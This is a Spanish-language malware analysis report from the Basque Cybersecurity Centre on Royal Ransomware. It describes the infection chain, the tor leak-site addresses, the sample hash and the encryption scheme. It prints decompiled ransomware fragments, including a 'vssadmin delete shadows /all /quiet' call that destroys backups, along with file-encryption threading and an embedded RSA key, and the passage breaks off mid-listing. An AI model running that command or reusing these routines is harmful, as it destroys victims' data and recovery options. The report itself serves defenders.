Basque CyberSecurity Centre

Royal Ransomware

BCSC-MALWARE-ROYAL

TLP: CLEAR

www.ciberseguridad.eus

EUSKO JAURLARITZA GOBIERNO VASCO

GRUPO spri TALDEA

Índice

Cláusula de exención de responsabilidad

El presente documento se proporciona con el objeto de divulgar las alertas que el BCSC considera necesarias en favor de la seguridad de las organizaciones y de la ciudadanía interesada. En ningún caso el BCSC puede ser considerado responsable de posibles daños que, de forma directa o indirecta, de manera fortuita o extraordinaria pueda ocasionar el uso de la información revelada, así como de las tecnologías a las que se haga referencia tanto de la web de BCSC como de información externa a la que se acceda mediante enlaces a páginas webs externas, a redes sociales, a productos de software o a cualquier otra información que pueda aparecer en la alerta o en la web de BCSC. En todo caso, los contenidos de la alerta y las contestaciones que pudieran darse a través de los diferentes correos electrónicos son opiniones y recomendaciones acorde a los términos aquí recogidos no pudiendo derivarse efecto jurídico vinculante derivado de la información comunicada.

Cláusula de prohibición de venta

Queda terminantemente prohibida la venta u obtención de cualquier beneficio económico, sin perjuicio de la posibilidad de copia, distribución, difusión o divulgación del presente documento.

Sobre el BCSC

El Centro Vasco de Ciberseguridad (Basque Cybersecurity Centre, BCSC) es la entidad designada por el Gobierno Vasco para elevar el nivel de madurez de la ciberseguridad en Euskadi.

Es una iniciativa transversal que se enmarca en la Agencia Vasca de Desarrollo Empresarial (SPRI), sociedad dependiente del Departamento de Desarrollo Económico, Sostenibilidad y Medio Ambiente del Gobierno Vasco. Así mismo, involucra a otros tres Departamentos del Gobierno Vasco: el de Seguridad, el de Gobernanza Pública y Autogobierno, y el de Educación, y a cuatro agentes de la Red Vasca de Ciencia, Tecnología e Innovación: Tecnalia, Vicomtech, Ikerlan y BCAM.

El BCSC es la entidad de referencia para el desarrollo de la ciberseguridad y de la confianza digital de ciudadanos, empresas e instituciones públicas en Euskadi, especialmente para los sectores estratégicos de la economía de la región.

La misión del BCSC es por tanto promover y desarrollar la ciberseguridad en la sociedad vasca, dinamizar la actividad empresarial de Euskadi y posibilitar la creación de un sector profesional que sea referente. En este contexto se impulsa la ejecución de proyectos de colaboración entre actores complementarios en los ámbitos de innovación tecnológica, investigación y transferencia tecnológica a la industria de fabricación avanzada y otros sectores.

Así mismo, ofrece diferentes servicios en su rol como Equipo de Repuesta a Incidentes (en adelante CERT, por sus siglas en inglés “Computer Emergency Response Team”) y trabaja en el ámbito de la Comunidad Autónoma del País Vasco para aumentar la capacidad de detección y alerta temprana de nuevas amenazas, la respuesta y análisis de incidentes de seguridad de la información, y el diseño de medidas preventivas para atender a las necesidades de la sociedad vasca. Con el fin de alcanzar estos objetivos forma parte de diferentes iniciativas orientadas a la gestión de incidentes de ciberseguridad:

FIRST Improving Security Together
TF-CSIRT Trusted Introducer
CSIRT.es

Resumen ejecutivo

Royal Ransomware es un malware de tipo *ransomware*. El grupo que hay detrás fue descubierto a comienzos del 2022 y usaban *ransomware* de otros desarrolladores para sus ataques. A partir de septiembre de 2022 comenzaron a utilizar su propio desarrollo y finalmente, en noviembre de 2022, se reportó como una de las familias de *ransomware* más extendida en el mundo.

Se cree que los actores que se encuentra detrás de este grupo son antiguos miembros de ***Conti***, que cesaron su actividad en mayo de 2022, debido a las múltiples similitudes que hay en el código, pero no se han encontrado más evidencia que lo pueda confirmar.

Este *ransomware* se distribuye por medio de correos electrónicos con apariencia legítima que incita a la descarga de un fichero en el equipo de la víctima. Una vez el usuario ha ejecutado el fichero, ya se encuentra infectado. Por la información que se ha podido recabar, se instala una instancia de Qbot y de Cobalt Strike, lo que permite a los atacantes tener control de la máquina, para intentar movimientos laterales por la red, y luego exfiltran la información interesante antes de ejecutar el *ransomware*.

Royal Ransomware está desarrollada en lenguaje Visual C++, integrando la librería de OpenSSL de forma estática. No se hace uso de ningún tipo de packer o de ofuscación de las cadenas de texto, pero el uso de objetos y de hilos complica las tareas de análisis. El tipo de cifrado sigue los patrones típicos: se hace uso de una clave **AES256** única por cada fichero generada de forma aleatoria, tanto la clave como el **IV** se cifra con una clave pública **RSA** para luego escribirlo al final del fichero y permitir de esta forma la recuperación de los datos haciendo uso de la herramienta proporcionada por el atacante.

La criptografía utilizada no presenta ningún tipo de vulnerabilidad y sólo se puede recuperar los datos cifrados conla la clave **RSA** privada que está en manos de los atacantes.

Para evitar detecciones e incrementar el rendimiento el cifrado, se hace uso de un cifrado por bloques, que permite configurar que porcentaje del fichero se quiere cifrar. Esta configuración, al igual que el tamaño original del fichero, se agregan al final del fichero.

Análisis técnico

Flujo de infección



Ilustración 1: Flujo de infección de Royal Ransomware.

El análisis e información compartida por la comunidad sobre diferentes casos que involucran la ejecución de ***Royal Ransomware*** indican que ésta es la última fase de un proceso de intrusión previo. La intrusión comienza a partir de un correo de *SpearPhishing* que llega a la compañía donde incitan al usuario a que se descargue un fichero malicioso, el cual realiza la instalación en la máquina de *Qbot* y *CobaltStrike*. Ambos toman persistencia en la máquina, permitiendo de esta forma a los atacantes poder tener el control de la máquina, aunque el usuario reinicie.

Una vez dentro, los atacantes intentan escalar privilegios, obtener credenciales, desplazarse por la web y buscar información relevante para después venderla en el mercado negro y extorsionar a las víctimas.

Una vez finalizan las tareas de investigación y exfiltración, realizan el despliegue del *ransomware* por toda la red, para borrar su rastro y pedir un rescate para la

recuperación de toda la información cifrada y que el grupo ***Royal*** no exfiltre la información que ha extraído de la compañía.

Actualmente está más popularizado el modelo de **RaaS** (Ransomware as a Service), pero ***Royal*** aun es de los pocos grupos que se encargan de toda la intrusión al completo.

Portal de Royal en la red TOR

Los actores de ***Royal*** cuentan con un sitio en la red TOR para enumerar las organizaciones supuestamente afectadas por su ransomware y ofrecer enlaces de descarga de los datos recopilados por ellos en caso de no pagar el rescate demandado.

Existen dos direcciones actualmente para acceder al portal web:

hxxp://royal2xthig3ou5hd7zsliqagy6yygk2cdelaxtni2fyad6dpmpxedid.onion hxxp://royal4ezp7xrbakkus3oofjw6gszrohpodmdnfbe5e4w3og5sm7vb3qd.onion



Ilustración 2: Sitio oficial de los actores de Royal en la red TOR

Muestra analizada (Windows)

La muestra analizada corresponde a la familia ***Royal Ransomware*** y se trata de un binario Portable Ejecutable (PE) de Windows identificado por la firma SHA256 siguiente:

9DB958BC5B4A21340CEEEB8C36873AA6BD02A460E688DE56CCBBA945384B1926

El binario está desarrollado con Visual C++ y no parece encontrarse empaquetado mediante ningún software de protección.



Ilustración 3: análisis de la muestra de Royal Ransomware en el software Detect It Easy (DIE)

Parámetros de línea de comandos

El código de ***Royal Ransomware*** obliga al operador del código a utilizar los parámetros por línea de comandos, buscando las siguientes subcadenas:

- "-path": permite elegir que ruta y subcarpetas se quieren cifrar durante la ejecución del código.
- "-id": se trata de una cadena de **32** caracteres obligatoria que sirve para identificar el ataque y que se escribe en la nota de rescate.
- "-ep": este parámetro permite configurar el porcentaje aproximado que se va a cifrar del fichero durante el proceso.

```
24  cantidadDeArgumentos = 0;
25  lineaDeComandoAncha = GetCommandLineW();
26  argumentos = CommandLineToArgvW(lineaDeComandoAncha, &cantidadDeArgumentos);
27  porcentajeDeCifrado = 50;
28  rutaACifrar = 0i64;
29  contadorDeArgumento = 0;
30  variableDesconocida21 = 0;
31  *(_OWORD *)cadenaDeIdentificacion = 0i64;
32  for ( indiceDeBucle = 0i64; contadorDeArgumento < cantidadDeArgumentos; ++argumentos )
33  {
34    if ( lstrcmpW(*argumentos, L"-path") )      // Ruta a cifrar
35    {
36      if ( lstrcmpW(*argumentos, L"-id") )      // 32 Digitos
37      {
38        if ( !lstrcmpW(*argumentos, L"-ep") )   // Porcentaje de cifrado del fichero
39        {
40          porcentajeDeCifrado_str = argumentos[1];
41          ++argumentos;
42          ++contadorDeArgumento;
43          porcentajeDeCifrado = parsear_cadena_a_entero_64_bits(porcentajeDeCifrado_str);
44          if ( porcentajeDeCifrado - 1 > 99 )
45            porcentajeDeCifrado = 50;
46        }
47      }
48      else
49      {
50        cadenaAConvertir = argumentos[1];
51        ++argumentos;
52        ++contadorDeArgumento;
53        longitudDeCadena = lstrlenW(cadenaAConvertir);
54        WideCharToMultiByte(CP_UTF8, 0, cadenaAConvertir, longitudDeCadena, cadenaDeIdentificacion, 33, 0i64, 0i64);
55      }
56    }
57    else
58    {
59      rutaACifrar = argumentos[1];
60      ++contadorDeArgumento;
61      ++argumentos;
62    }
63    ++contadorDeArgumento;
64  }
```

Ilustración 4: procesamiento de los parámetros pasados al programa

En caso de que el parámetro “-id” no se introduzca o el tamaño no sea correcto, se termina de forma inmediata la ejecución del proceso.

```
if ( lstrlenA(cadenaDeIdentificacion) != 32 )
  ExitProcess(0);
```

Ilustración 5: fin de la ejecución.

Por otro lado, si no se hace uso del parámetro “-ep”, el porcentaje de cifrado por defecto será del **50%.**

Borrado de las “Shadow Copies”

Una vez finalizado el procesamiento de los parámetros de entrada, la función continúa con el borrado de las “*Shadow Copies*”. Para ello, hace uso de la llamada del sistema *CreateProcessW*, que permite la ejecución de un nuevo proceso de “*vssadmin.exe*” que se ejecuta con los siguientes parámetros:

delete shadows /all /quiet

```
65  memset(comandoAEliminar, 0, sizeof(comandoAEliminar));
66  wsprintfW(comandoAEliminar, L" delete shadows /all /quiet");// Borrado de las "Shadow Copies"
67  informacionDeInicio.cb = 104;
68  memset(&informacionDeInicio.cb + 1, 0, 100);
69  memset(&informacionDeProceso, 0, sizeof(informacionDeProceso));
70  if ( CreateProcessW(
71         L"C:\\Windows\\System32\\vssadmin.exe",
72         comandoAEliminar,
73         0i64,
74         0i64,
75         0,
76         0,
77         0i64,
78         0i64,
79         &informacionDeInicio,
80         &informacionDeProceso) )
81  {
82    WaitForSingleObject(informacionDeProceso.hProcess, 0x2710u);
83    CloseHandle(informacionDeProceso.hProcess);
84    CloseHandle(informacionDeProceso.hThread);
85  }
```

Ilustración 6: eliminación de las "Shadow Copies" con vssadmin.exe.

Inicialización de los objetos de control.

Debido a que se van a utilizar hilos durante el cifrado de los ficheros, es necesario mantener un control muy estricto de aquellas variables que vayan a ser leída y modificadas por diferentes hilos para evitar posibles problemas derivados del uso de hilos. Para evitar este problema, los desarrolladores del ***Royal Ransomware*** han hecho uso del objeto ***CriticalSection*** y ***ConditionVariable***.

```
13  DynamicList *lista_dinamica; // rax
14
15  newCriticalSection->ficheros_a_cifrar = 0i64;
16  newCriticalSection->tamano_lista_ficheros_a_cifrar = 0i64;
17  lista_dinamica = (DynamicList *)operator new(48ui64);
18  lista_dinamica->anterior_elemento = lista_dinamica;
19  lista_dinamica->siguiente_elemento = lista_dinamica;
20  newCriticalSection->ficheros_a_cifrar = lista_dinamica;
21  newCriticalSection->porcentaje_de_cifrado = 50;
22  memset(newCriticalSection->array_de_hilos, 0, sizeof(newCriticalSection->array_de_hilos));
23  InitializeCriticalSection(&newCriticalSection->rtl_critical_section);
24  InitializeConditionVariable(&newCriticalSection->rtl_condition_variable);
25  return newCriticalSection;
```

Ilustración 7: inicialización del objeto de control encargado del cifrado.

En la anterior imagen se puede apreciar la inicialización de un objeto que contiene:

- Una lista dinámica de ficheros.
- El tamaño de la lista dinámica.
- El porcentaje de cifrado.
- Lista de manejadores de los diferentes hilos de cifrado.
- El objeto CriticalSection.
- El objeto ConditionVariable.

Este objeto se utiliza en el hilo encargado del cifrado y que se verá en los próximos apartados.

Por otro lado, se inicializa otro objeto que contendrá la información necesaria para listar los ficheros y directorios que se quieren cifrar.

```
16  critical_section_object->lista_enlazada_de_directorios_a_cifrar = 0i64;
17  critical_section_object->tamano_lista_enlazada = 0i64;
18  v6 = (DynamicList *)operator new(48ui64);
19  v6->anterior_elemento = v6;
20  v6->siguiente_elemento = v6;
21  critical_section_object->lista_enlazada_de_directorios_a_cifrar = v6;
22  critical_section_object->file_or_extension_blacklist = 0i64;
23  critical_section_object->file_or_extension_blacklist_start = 0i64;
24  critical_section_object->file_or_extension_blacklist_end = 0i64;
25  critical_section_object->folfer_blacklist = 0i64;
26  critical_section_object->folfer_blacklist_start = 0i64;
27  critical_section_object->folfer_blacklist_end = 0i64;
28  critical_section_object->path.buffer = 0i64;
29  critical_section_object->path.size = 0i64;
30  critical_section_object->path.indice_final_buffer = 7i64;
31  LOWORD(critical_section_object->path.buffer) = 0;
32  critical_section_object->directory.buffer = 0i64;
33  critical_section_object->directory.size = 0i64;
34  critical_section_object->directory.indice_final_buffer = 7i64;
35  LOWORD(critical_section_object->directory.buffer) = 0;
36  critical_section_object->Digits_len32 = _32Digits_id;
37  critical_section_object->encrypt_obj = parameter_1;
38  LOBYTE(critical_section_object->semaforo) = 1;
39  LOBYTE(critical_section_object->byte318) = 0;
40  critical_section_object->FirstFile_handler = 0i64;
41  memset(&critical_section_object->WIN32_FIND_DATA, 0, 0x250ui64);
42  inicializar_configuracion_blacklist(critical_section_object, v7, v8);
43  InitializeCriticalSection(&critical_section_object->rtl_critical_section8);
44  return critical_section_object;
```

Ilustración 8: inicialización del objeto de control encargado de listar los ficheros y directorios.

Este nuevo objeto contiene al anterior y una vez se encuentra un fichero que es candidato para ser cifrado, se añade a la lista dinámica que se nombró anteriormente, que contiene aquellos ficheros que el ransomware quiere cifrar.

Además, también se inicializan una serie de listas que contienen los ficheros, directorios y extensiones que este *ransomware* no quiere cifrar. No todos los valores se encuentran en formato de cadena, sino que muchos son valores hexadecimales que se interpretan como texto.

```
*((_QWORD *)&v48 + 1) = 7i64;
*(_QWORD *)&v48 = 4i64;
v47[0] = 2842948805047095 8i64;
LOWORD(v47[1]) = 0;
extension_blacklist = &a1->file_or_extension_blacklist;
qword2A0 = (_QWORD *)a1->file_or_extension_blacklist_start;
if ( qword2A0 == (_QWORD *)a1->file_or_extension_blacklist_end )
{
  CopyArrayAndFreeSource(&a1->file_or_extension_blacklist, (__int64)qword2A0, (__int64)v47);
  v6 = *((_QWORD *)&v48 + 1);
}
```

Ilustración 9: representación del valor ".exe" en formato hexadecimal.

```
*((_QWORD *)&v48 + 1) = 7i64;
*(_QWORD *)&v48 = 4i64;
v47[0] = 'e\0x\0e\0.';
LOWORD(v47[1]) = 0;
extension_blacklist = &a1->file_or_extension_blacklist;
qword2A0 = (_QWORD *)a1->file_or_extension_blacklist_start;
if ( qword2A0 == (_QWORD *)a1->file_or_extension_blacklist_end )
{
  CopyArrayAndFreeSource(&a1->file_or_extension_blacklist, (__int64)qword2A0, (__int64)v47);
  v6 = *((_QWORD *)&v48 + 1);
}
```

Ilustración 10: interpretación de IDA de esa cadena en formato de caracteres.

De esta forma añade cada una de las cadenas a su correspondiente lista para luego comprobar si el fichero o directorio es un candidato para ser cifrado por el otro hilo.

Ficheros	Extensiones	Directorios
	.exe .dll .bat .lnk **.royal**	Windows royal perflogs $recycle.bin tor browser boot $windows.~ws $windows.~bt mozilla google

```
400   LOWORD(v47[0]) = 0;
401   a1->folfer_blacklist_start += 32i64;
402 }
403 liberar_puntero_mas_grande_si_aplicable((__int64)v47);
404 CopyAndResizeMemoryFunction(v47, L"tor browser", v41);
405 CopyAndFreeArrayOfQWordsFunction(&a1->folfer_blacklist, (__int64)v47);
406 liberar_puntero_mas_grande_si_aplicable((__int64)v47);
407 CopyAndResizeMemoryFunction(v47, L"boot", v42);
408 CopyAndFreeArrayOfQWordsFunction(&a1->folfer_blacklist, (__int64)v47);
409 liberar_puntero_mas_grande_si_aplicable((__int64)v47);
410 CopyAndResizeMemoryFunction(v47, L"$windows.~ws", v43);
411 CopyAndFreeArrayOfQWordsFunction(&a1->folfer_blacklist, (__int64)v47);
412 liberar_puntero_mas_grande_si_aplicable((__int64)v47);
413 CopyAndResizeMemoryFunction(v47, L"$windows.~bt", v44);
414 CopyAndFreeArrayOfQWordsFunction(&a1->folfer_blacklist, (__int64)v47);
415 liberar_puntero_mas_grande_si_aplicable((__int64)v47);
416 CopyAndResizeMemoryFunction(v47, L"windows.old", v45);
417 CopyAndFreeArrayOfQWordsFunction(&a1->folfer_blacklist, (__int64)v47);
```

Ilustración 11: algunos de los directorios que añade al "BlackList".

Existe un último objeto que se crea y se inicializa, pero no se ha podido determinar con exactitud cada uno de sus parámetros.

```
*(_QWORD *)cbBytesReturned = a1;
a1->lista_dinamica_direcciones_IP = 0i64;
a1->tamano_lista_dinamica = 0i64;
v2 = (DynamicList *)operator new(24ui64);
v2->anterior_elemento = v2;
v2->siguiente_elemento = v2;
a1->lista_dinamica_direcciones_IP = v2;
WSAStartup(WINSOCK_VERSION, &WSAData);
v3 = socket(2, 1, 0);
if ( v3 != -1i64 )
{                                       // Obtiene el objeto ConnectEx para realizar las conexiones
  GUID.Data1 = 0x25A207B9;
  *(_DWORD *)&GUID.Data2 = 0x4660DDF3;
  *(_DWORD *)GUID.Data4 = 0xE576E98E;
  *(_DWORD *)&GUID.Data4[4] = 0x3E06748C;
  if ( !WSAIoctl(v3, 0xC8000006, &GUID, 0x10u, &a1->ConnectEx, 8u, cbBytesReturned, 0i64, 0i64) )
    closesocket(v3);
}
p_iner_iner_socket = &a1->Iner_socket_array[0].iner_iner_socket;
v5 = 512i64;
Iner_socket_array = a1->Iner_socket_array;
do
{
  p_iner_iner_socket->field_C = 2;
  p_iner_iner_socket->field_0 = 0xFFFFFFFFFFFFFFFFui64;
  ++Iner_socket_array;
  p_iner_iner_socket->field_8 = 0;
  p_iner_iner_socket += 3;
  *(_QWORD *)&Iner_socket_array[0xFFFFFFFF].field_0 = 0i64;
  *(_QWORD *)&Iner_socket_array[0xFFFFFFFF].field_10 = 0i64;
  --v5;
}
while ( v5 );
LODWORD(a1->size_) = 0;
result = a1;
a1->IoCompletionPort = 0i64;
return result;
```

Ilustración 12: inicialización del objeto encargado de enumerar carpetas en red.

Dentro de esta inicialización, se ha encontrado una sección de código que es común entre varias familias de *ransomware* como por ejemplo ***LockBit***. Se trata de la obtención del objeto *LPFN_ConnectEx* que, buscando los valores de la constante que se envía por el parámetro GUID, pertenecen a constantes a la llamada **WSAID_CONNECTEX:**

```
var WSAID_CONNECTEX = GUID{
        0x25a207b9,
        0xddf3,
        0x4660,
        [8]byte{0x8e, 0xe9, 0x76, 0xe5, 0x8c, 0x74, 0x06, 0x3e},
}
```

Ilustración 13: valores de la constante (GitHub).

También se ha encontrado un código similar al del malware donde se puede ver la obtención del objeto de forma más clara:

```
/* Dummy socket needed for WSAIoctl */
sock = socket(AF_INET, SOCK_STREAM, 0);
if (sock == INVALID_SOCKET)
    return FALSE;

{
    GUID guid = WSAID_CONNECTEX;
    rc = WSAIoctl(sock, SIO_GET_EXTENSION_FUNCTION_POINTER,
                  &guid, sizeof(guid),
                  &mswsock.ConnectEx, sizeof(mswsock.ConnectEx),
                  &dwBytes, NULL, NULL);
    if (rc != 0)
        return FALSE;
}

rc = closesocket(sock);
```

Ilustración 14: código para la obtención del objeto ConnectEx (GitHub).

Hilo de cifrado

Una vez se ejecuta la función encargada de ejecutar los hilos de cifrado, se obtiene el número de núcleos del sistema y este valor lo multiplica por dos, que suele ser el número de hilos que tiene cada núcleo por regla general. Va creando y arrancando de forma simultánea tanto hilos como previamente ha calculado y los va almacenando dentro del objeto de control del cifrado.

```
__int64 __fastcall mw_ImportRsaKeyThreads(z_encrypt_Struct *encrypt_obj, uint32_t porcentaje_de_cifrado)
{
  __int64 numero_de_nucleos; // rax
  unsigned int contadorHilos; // esi
  char *punteroArrayHilos; // rbx
  struct _SYSTEM_INFO informacionSistema; // [rsp+30h] [rbp-48h] BYREF

  GetNativeSystemInfo(&informacionSistema);
  numero_de_nucleos = 2 * informacionSistema.dwNumberOfProcessors;
  LODWORD(encrypt_obj->porcentaje_de_cifrado) = porcentaje_de_cifrado;
  LODWORD(encrypt_obj->numero_de_hilos) = numero_de_nucleos;
  contadorHilos = 0;
  if ( (_DWORD)numero_de_nucleos )
  {
    punteroArrayHilos = encrypt_obj->array_de_hilos;
    do
    {
      numero_de_nucleos = (__int64)CreateThread(
                                     0i64,
                                     0i64,
                                     (LPTHREAD_START_ROUTINE)mw_ImportRsaKeyThread,
                                     encrypt_obj,
                                     0,
                                     0i64);
      *(_QWORD *)punteroArrayHilos = numero_de_nucleos;
      ++contadorHilos;
      punteroArrayHilos += 8;
    }
    while ( contadorHilos < LODWORD(encrypt_obj->numero_de_hilos) );
  }
  return numero_de_nucleos;
```

Ilustración 15: generación de los hilos de cifrado.

Una vez se inicia el hilo, se crea un objeto BIO (Basic Input Output) de la librería de OpenSSL. Este objeto permite importar una clave pública RSA y tener todas las funcionalidades necesarias para cifrar o descifrar contenido con esta clave, sin necesidad de hacer uso de la **CryptoAPI** de **Windows** y complicando un poco la tarea de detección, pues debe conocer este tipo de librerías y, en caso de querer encontrar todas las funcionalidad y objetos, debería de identificar qué versión de OpenSSL se está utilizando durante la compilación de este *ransomware*. Por suerte, las pocas partes donde se hace uso de la librería de OpenSSL no son cruciales durante la ejecución del malware.

```
15  publicKey = sub_140083540();
16  bioObject = (bio_st *)BIO_new_ex(publicKey);
17  if ( bioObject )
18  {
19    publicKeyLength = lstrlenA(
20                        "-----BEGIN RSA PUBLIC KEY-----\n"
21                        "MIICCAKCAgEA0y6/qfb0GqxB2tNEW8qLCtT7U3XCzp1OVjVkaTH9SBV1k3NBElgC\n"
22                        "esSVOFAUAG5nT3WO+CdN26ScoKsFjzKGYh8c7vyoi7L5dDBRdoTEW5+u2rBSIN3c\n"
23                        "pkR0Wsq+gT3j0gtvjVybMfp6NRifsMfrcAV9tlrzUw7Da2mx+1Ik9Aa5RaaOxv8N\n"
24                        "ahH6OSJ8Qz1G3uCgZaXAULlAqNnlN0KtSo4VsXt/sOnDh1pGFf8jqU8sqwJUkcWk\n"
25                        "RdeYdsDyiDrUFxXkHJsiZb8lFk6b01Rm2yS9+kyZxi1yhB1m0kStUUmbN2aoZMy1\n"
26                        "pIKxDa2clhhYw+JEMrbCKWW1Aif2hR55nBgL2kwiaNShXUm3yEsfbnd/lJ5ORMUF\n"
27                        "tVmaEFEyvVutc86TcNhu0NCHfYihtgbcke7cvy23XnL/qlFL4OzdAnyupz0n69mk\n"
28                        "1TSJBR7so3GhvQz53wTps9FXSwWlRpGLTCGRo4OnLnke7Hi5YL+Wb/4c6xWz8biX\n"
29                        "+jNeg5Zko+CL3I7ywJkyCWuH9Pr7nccWr1s35BSV8Aj9rMwmOsak2BG91Db0yovg\n"
30                        "FLmKMhkwxpBgFfePXIZF687DxpwYJ5fN44OyUCfNrtfejfSFtjhDCwFy/YpBhZ/w\n"
